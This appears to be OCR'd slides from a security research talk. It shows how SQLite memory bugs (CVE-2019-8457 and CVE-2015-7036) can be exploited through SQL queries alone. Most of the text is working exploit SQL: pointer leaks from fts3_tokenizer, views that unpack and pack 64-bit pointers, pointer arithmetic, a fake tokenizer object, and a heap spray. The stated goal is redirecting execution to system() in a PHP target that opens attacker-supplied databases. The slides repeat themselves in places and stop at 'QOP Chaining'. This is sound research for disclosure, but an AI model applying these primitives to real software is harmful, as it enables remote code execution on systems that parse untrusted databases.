
```
CREATE VIRTUAL TABLE demo_index USING rtree(  
  id, --integer  
  X,  
  Y  
);
```

- So RTREE interfaces would expect id to be an integer

```
CREATE VIRTUAL TABLE vt USING RTREE(id, X, Y);  
INSERT INTO vt VALUES('Definitely not an int', 1, 2);  
SELECT rtreenode(2, id) FROM vt;
```

# Now Also Available In Windows

## 10: CVE-2019-8457



The image shows a debugger window with two panes. The left pane displays assembly code for a function, and the right pane shows the SQLite console output.

**Debugger Disassembly:**

```
Address: @$scopeip
00409d25 8b5c1a08 mov ebx, dword ptr [edx+ebx+8]
00409d29 0fcf bswap edi
00409d2b 0fcb bswap ebx
00409d2d 891e mov dword ptr [esi], ebx
00409d2f 897e04 mov dword ptr [esi+4], edi
00409d32 0fb65817 movzx ebx, byte ptr [eax+17h]
00409d36 0fafcb imul ecx, ebx
00409d39 31db xor ebx, ebx
00409d3b 8d4c0a0c lea ecx, [edx+ecx+0Ch]
00409d3f 8d5608 lea edx, [esi+8]
00409d42 8b31 mov esi, dword ptr [ecx]
00409d44 83c302 add ebx, 2
00409d47 83c108 add ecx, 8
00409d4a 83c208 add edx, 8
00409d4d 0fce bswap esi
00409d4f 8972f8 mov dword ptr [edx-8], esi
00409d52 8b71fc mov esi, dword ptr [ecx-4] ds:002b:007fa000=????????
00409d55 0fce bswap esi
00409d57 8972fc mov dword ptr [edx-4], esi
00409d5a 0fb67015 movzx esi, byte ptr [eax+15h]
00409d5e 39f3 cmp ebx, esi
00409d60 7ce0 jl sqlite3+0x9d42 (00409d42)
00409d62 5b pop ebx
00409d63 5e pop esi
00409d64 5f pop edi
00409d65 5d pop ebp
00409d66 c3 ret
00409d67 55 push ebp
00409d68 89e5 mov ebp, esp
```

**SQLite Console:**

```
C:\sqlite-tools-win32-x86-3270200\sqlite3.exe
SQLite version 3.27.2 2019-02-25 16:06:06
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> CREATE VIRTUAL TABLE vt USING rtree(cola, colb, colc);
sqlite> INSERT INTO vt VALUES('some text', 1, 2);
sqlite> SELECT rtreenode(2, cola) FROM vt;
```

**Debugger Output:**

```
sqlite3+0x9d52:
00409d52 8b71fc mov esi,dword ptr [ecx-4] ds:002b:007fa000=????????
```

# Exploitability

- Virtual tables has bugs
- Using query hijacking we can trigger them at the C2 and cause a **SEGFault**
- Gaining flow control requires some form of scripting
- We don't have JS
- We vaguely recall hearing somewhere that SQL is turing complete

# My Exploitation Primitives Wish-list

- Leaking memory
- Unpacking of 64-bit pointers
- Pointer arithmetics
- Packing of 64-bit pointers
- Crafting complex fake objects in memory
- Heap Spray





# Exploitation With Pure SQL



**Query Oriented Programming ©**

# QOP by Example: The Unfixed CVE-2015-7036

- WAT? How come a 4 year old bug is still unfixed
  - It was only ever considered dangerous in the context of untrusted webSQL
- Blacklisted unless compiled with `ENABLE_FTS_TOKENIZER`
- Still vulnerable:
  - PHP5
  - PHP7
  - iOS
  - MacOS
  - ...

# CVE-2015-7036

- A Tokenizer is a set of rules for extracting terms from a document or a query
- The default Tokenizer “simple” just splits strings by whitespaces
- Custom tokenizers can be registered with **fts3\_tokenizer()** in an SQL query

# CVE-2015-7036

- A Tokenizer is a set of rules for extracting terms from a document or a query.
- The default Tokenizer “simple” just splits strings by whitespaces
- Custom tokenizers can be registered with **fts3\_tokenizer()** in an **SQL query**



# CVE-2015-7036

- **fts3\_tokenizer()** is an overloaded function:

```
sqlite> SELECT fts3_tokenizer('simple');  
??=?1V  
sqlite> SELECT hex(fts3_tokenizer('simple'));  
80A63DDB31560000
```

```
sqlite> SELECT fts3_tokenizer('simple', x'4141414141414141');  
sqlite> CREATE VIRTUAL TABLE vt USING fts3 (content TEXT);  
Segmentation fault
```

# RECAP

- SQLite is a wonderful one-shot for many targets
- Complex machine written in C
- Query Hijacking can trigger bugs
- We aim to write a full exploit implementing all necessary primitives with SQL queries

# Exploitation Game Plan

- Leak some pointers
- Calculate functions addresses
- Create a fake tokenizer object with some pointers to system()
- Override the default tokenizer
- Trigger our malicious tokenizer
- ???
- Grab your grandma's Yahoo password



# Memory Leak

- Libsqlite leak

```
sqlite3> SELECT SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -2, 2)||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -4, 2)||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -6, 2)||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -8, 2)||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -10, 2)||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -12, 2)||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -14, 2)||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -16, 2);
```

# Memory Leak

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```
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SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -14, 2)||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -16, 2);
```

# Memory Leak

- Libsqlite leak

```
sqlite3> SELECT SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -2, 2) ||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -4, 2) ||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -6, 2) ||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -8, 2) ||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -10, 2) ||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -12, 2) ||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -14, 2) ||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -16, 2);  
+-----+  
| 00007F3D3254A8E0 |  
+-----+
```

- Heap leak

```
sqlite3> CREATE VIRTUAL TABLE vt USING FTS3(content TEXT);  
sqlite3> INSERT INTO vt values('some text');  
sqlite3> SELECT hex(vt) FROM vt WHERE content MATCH 'text';  
+-----+  
| 08C453FF88550000 |  
+-----+
```

# Memory Leak

- Libsqlite leak

```
sqlite3> SELECT SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -2, 2) ||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -4, 2) ||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -6, 2) ||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -8, 2) ||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -10, 2) ||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -12, 2) ||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -14, 2) ||  
SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -16, 2);  
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+-----+
```

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+-----+
```

# My Exploitation Primitives Wish-list

- ~~Leaking memory~~
- Unpacking of 64-bit pointers
- Pointer arithmetics
- Packing of 64-bit pointers
- Crafting complex fake objects in memory
- Heap Spray



# Pseudo-variables

- Unlike browser WebSQL exploitation, no JS variables and arrays to use
- We can only CREATE TABLE || VIEW || INDEX || TRIGGER
- Chaining VIEWS together we can use them as pseudo-variables

```
sqlite3> CREATE VIEW le_leak AS SELECT hex(fts3_tokenizer("simple")) AS col;  
sqlite3> CREATE VIEW leak AS SELECT SUBSTR((SELECT col FROM le_leak), -2, 2)||
```

# Pseudo-variables

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- We can only CREATE TABLE || VIEW || INDEX || TRIGGER
- Chaining VIEWS together we can use them as pseudo-variables

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SUBSTR((SELECT col FROM le_leak), -6, 2)||
SUBSTR((SELECT col FROM le_leak), -8, 2)||
SUBSTR((SELECT col FROM le_leak), -10, 2)||
SUBSTR((SELECT col FROM le_leak), -12, 2)||
SUBSTR((SELECT col FROM le_leak), -14, 2)||
SUBSTR((SELECT col FROM le_leak), -16, 2) AS col;
```

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SUBSTR((SELECT col FROM le_leak), -8, 2)||
SUBSTR((SELECT col FROM le_leak), -10, 2)||
SUBSTR((SELECT col FROM le_leak), -12, 2)||
SUBSTR((SELECT col FROM le_leak), -14, 2)||
SUBSTR((SELECT col FROM le_leak), -16, 2) AS col;
sqlite3> SELECT col FROM leak;
+-----+
| 00007F3D3254A8E0 |
+-----+
```



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- We can only CREATE TABLE || VIEW || INDEX || TRIGGER
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```
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SUBSTR((SELECT col FROM le_leak), -8, 2)||
SUBSTR((SELECT col FROM le_leak), -10, 2)||
SUBSTR((SELECT col FROM le_leak), -12, 2)||
SUBSTR((SELECT col FROM le_leak), -14, 2)||
SUBSTR((SELECT col FROM le_leak), -16, 2) AS col;
sqlite3> SELECT col FROM leak;
+-----+
| 00007F3D3254A8E0 |
+-----+
```



# Unpacking of 64-bit pointers

- To calculate the base of an image or the heap we have to convert our pointers to integers

```
sqlite3> CREATE VIEW u64_leak AS SELECT (  
    instr("0123456789ABCDEF", substr((SELECT col FROM leak), -1, 1)) -1)
```

# Unpacking of 64-bit pointers

- To calculate the base of an image or the heap we have to convert our pointers to integers

```
sqlite3> CREATE VIEW u64_leak AS SELECT (  
    (instr("0123456789ABCDEF", substr((SELECT col FROM leak), -1, 1)) - 1) * (1 << 0)
```

# Unpacking of 64-bit pointers

- To calculate the base of an image or the heap we have to convert our pointers to integers

```
sqlite3> CREATE VIEW u64_leak AS SELECT (  
    (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -1, 1)) - 1) * (1 << 0))) +
```

# Unpacking of 64-bit pointers

- To calculate the base of an image or the heap we have to convert our pointers to integers

```
sqlite3> CREATE VIEW u64_leak AS SELECT (  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -1, 1)) -1) * (1 << 0))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -2, 1)) -1) * (1 << 4))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -3, 1)) -1) * (1 << 8))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -4, 1)) -1) * (1 << 12))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -5, 1)) -1) * (1 << 16))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -6, 1)) -1) * (1 << 20))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -7, 1)) -1) * (1 << 24))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -8, 1)) -1) * (1 << 28))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -9, 1)) -1) * (1 << 32))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -10, 1)) -1) * (1 << 36))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -11, 1)) -1) * (1 << 40))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -12, 1)) -1) * (1 << 44))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -13, 1)) -1) * (1 << 48))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -14, 1)) -1) * (1 << 52))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -15, 1)) -1) * (1 << 56))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -16, 1)) -1) * (1 << 60)))  
  ) AS col;
```

# Unpacking of 64-bit pointers

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```
sqlite3> CREATE VIEW u64_leak AS SELECT (  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -1, 1)) -1) * (1 << 0))) +  
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  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -3, 1)) -1) * (1 << 8))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -4, 1)) -1) * (1 << 12))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -5, 1)) -1) * (1 << 16))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -6, 1)) -1) * (1 << 20))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -7, 1)) -1) * (1 << 24))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -8, 1)) -1) * (1 << 28))) +  
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  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -10, 1)) -1) * (1 << 36))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -11, 1)) -1) * (1 << 40))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -12, 1)) -1) * (1 << 44))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -13, 1)) -1) * (1 << 48))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -14, 1)) -1) * (1 << 52))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -15, 1)) -1) * (1 << 56))) +  
  (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -16, 1)) -1) * (1 << 60)))  
  ) AS col;  
sqlite3> SELECT col FROM u64_leak;  
+-----+  
| 139900814141664 |  
+-----+
```

# My Exploitation Primitives Wish-list

- ~~Leaking memory~~
- ~~Unpacking of 64-bit pointers~~
- Pointer arithmetics
- Packing of 64-bit pointers
- Crafting complex fake objects in memory
- Heap Spray





# Pointer Arithmetics

- With integers at hand pointer arithmetics is simple

```
sqlite3> CREATE VIEW u64_libsqlite_base AS SELECT (  
        (SELECT col FROM u64_leak ) - ( SELECT '3164384' )  
        ) as col;
```

# Pointer Arithmetics

- With integers at hand pointer arithmetics is simple

```
sqlite3> CREATE VIEW u64_libsqlite_base AS SELECT (  
          (SELECT col FROM u64_leak ) - ( SELECT '3164384'  
          ) as col;  
sqlite3> SELECT col FROM u64_libsqlite_base;  
+-----+  
| 140713244319744 |  
+-----+
```

# My Exploitation Primitives Wish-list

- ~~Leaking memory~~
- ~~Unpacking of 64-bit pointers~~
- ~~Pointer arithmetics~~
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- Heap Spray



# Packing of 64-bit pointers

- Write back manipulated pointers
- `char()`

```
sqlite3> SELECT char(0x41);
+-----+
| A      |
+-----+
sqlite3> SELECT hex(char(0x41));
+-----+
| 41     |
+-----+
```



# Packing of 64-bit pointers

- Write back manipulated pointers
- `char()`

```
sqlite3> SELECT char(0x41);
+-----+
| A      |
+-----+
sqlite3> SELECT hex(char(0x41));
+-----+
| 41     |
+-----+
sqlite3> SELECT char(0xFF);
+-----+
| ÿ     |
+-----+
sqlite3> SELECT hex(char(0xFF));
+-----+
| C3BF   |
+-----+
```



# Packing of 64-bit pointers

- Oh right! our exploit is actually a DB!
- We can prepare a key-value table in advanced while generating the DB and use sub-queries

```
def gen_int2hex_map():  
    conn.execute("CREATE TABLE hex_map (int INTEGER, val BLOB);")  
    for i in range(0xFF):  
        conn.execute("INSERT INTO hex_map VALUES ({} , x'{}');".format(i, "".join('%02x' % i)))
```

- Our conversion with sub-queries

```
sqlite3> CREATE VIEW p64_libsqlite_base AS SELECT cast(  
    (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 0) % 256)))||
```

# Packing of 64-bit pointers

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    for i in range(0xFF):  
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```

- Our conversion with sub-queries

```
sqlite3> CREATE VIEW p64_libsqlite_base AS SELECT cast(  
    (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 0) % 256)))||  
    (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 8) % 256)))||  
    (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 16) % 256)))||  
    (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 24) % 256)))||  
    (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 32) % 256)))||  
    (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 40) % 256)))||  
    (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 48) % 256)))||  
    (SELECT val FROM hex_map WHERE int = (((select col from u64_libsqlite_base) / (1 << 56) % 256)))  
    as blob) as col;
```

# My Exploitation Primitives Wish-list


- ~~Leaking memory~~
- ~~Unpacking of 64-bit pointers~~
- ~~Pointer arithmetics~~
- ~~Packing of 64-bit pointers~~
- Crafting complex fake objects in memory
- Heap Spray





# Crafting Complex Objects in Memory

- Writing a single pointer is definitely useful but not enough
- Faking objects <3
- Recall that **fts3\_tokenizer()** requires us to assign a tokenizer module



# Fake Object Example

- JOIN queries

```
sqlite3> CREATE VIEW fake_tokenizer AS SELECT x'4141414141414141' ||  
                                             p64_simple_create.col ||  
                                             p64_simple_destroy.col ||  
                                             x'4242424242424242' FROM p64_simple_create  
                                             JOIN p64_simple_destroy;
```

- Verifying it with a debugger

```
pwndbg> telescope 0x7af868  
00:0000 | 0x7af868 ← 0x4141414141414141 ('AAAAAAAA')  
01:0008 | 0x7af870 → 0x4ea424 (simpleCreate) ← push rbp  
02:0010 | 0x7af878 → 0x4ea52e (simpleDestroy) ← push rbp  
03:0018 | 0x7af880 ← 0x4242424242424242 ('BBBBBBBB')
```

# My Exploitation Primitives Wish-list

- ~~Leaking memory~~
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# Heap Spray

- We have our malicious tokenizer
- We know where the heap but not sure where our tokenizer is
- Time for some Heap Spray
- Ideally some repetitive form of our "fakeobj" primitive
- **REPEAT()**
  - Sadly, SQLite did not implement it like MySQL

# stackoverflow.com for the win!

```
sqlite3> SELECT replace(hex(zeroblob(10000)), "00", x'4141414141414141' ||  
p64_simple_create.col ||  
p64_simple_destroy.col ||  
x'4242424242424242') FROM p64_simple_create  
JOIN p64_simple_destroy;
```

- **zeroblob(N)** function returns a BLOB consisting of N bytes
- **replace(X, Y)** to replace every X with Y

repetition every 0x20 bytes



```
[heap] 0xa973a8 0x4141414141414141 ('AAAAAAAA')  
[heap] 0xa973c8 0x4141414141414141 ('AAAAAAAA')  
[heap] 0xa973e8 0x4141414141414141 ('AAAAAAAA')  
[heap] 0xa97408 0x4141414141414141 ('AAAAAAAA')  
[heap] 0xa97428 0x4141414141414141 ('AAAAAAAA')  
[heap] 0xa97448 0x4141414141414141 ('AAAAAAAA')  
[heap] 0xa97468 0x4141414141414141 ('AAAAAAAA')  
[heap] 0xa97488 0x4141414141414141 ('AAAAAAAA')  
[heap] 0xa974a8 0x4141414141414141 ('AAAAAAAA')  
[heap] 0xa974c8 0x4141414141414141 ('AAAAAAAA')  
[heap] 0xa974e8 0x4141414141414141 ('AAAAAAAA')  
[heap] 0xa97508 0x4141414141414141 ('AAAAAAAA')  
[heap] 0xa97528 0x4141414141414141 ('AAAAAAAA')  
[heap] 0xa97548 0x4141414141414141 ('AAAAAAAA')  
[heap] 0xa97568 0x4141414141414141 ('AAAAAAAA')  
[heap] 0xa97588 0x4141414141414141 ('AAAAAAAA')  
[heap] 0xa975a8 0x4141414141414141 ('AAAAAAAA')  
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```

# My Exploitation Primitives Wish-list

- ~~Leaking memory~~
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- ~~Heap Spray~~



# Our Target

```
class Module_notezilla extends Module_  
{  
    private function processnote($Data)  
    {  
        $FileDB = GetTempFile('notezilla');  
  
        if(!file_put_contents($FileDB, $Data))  
            return FALSE;  
  
        $db = new SQLite3($FileDB);  
  
        if(!$db)  
            return FALSE;  
  
        $Datax = $db->query('SELECT BodyRich FROM Notes');
```

# QOP Chaining

```
